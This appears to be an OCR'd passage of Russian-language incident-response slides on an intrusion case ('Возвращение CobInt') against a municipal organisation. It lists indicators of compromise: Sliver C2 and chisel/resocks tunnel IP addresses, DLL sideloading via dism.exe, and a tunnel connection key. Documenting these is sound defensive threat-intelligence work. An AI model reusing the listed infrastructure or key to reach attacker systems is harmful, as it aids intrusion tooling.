


# Keep in mind

- dll-sideloading
  с использованием dism.exe
- Sliver mtls://195.2.76.120 - VDSina
- chisel 94.103.84.207 – VDSina
- resocks 94.103.84.207 - VDSina

defaultConnectionKey:
MHmfjMsydIPAIsX5AMrF1xcHZgKZpMZkZ20iX3zEBXQ

# Investigation board




# Кейс 05

## Возвращение CobInt


**Жертва:**
муниципальная организация

**Хронология инцидента:**
декабрь 2023

**Последствия:**
-




# Схема проникновения




# Keep in mind

- CobInt
- dll-sideloading
  с использованием dism.exe
- chisel 88.218.62.79 – VDSina
- Intel-паттерн в нейминге
  путей и файлов ВПО



# Investigation board



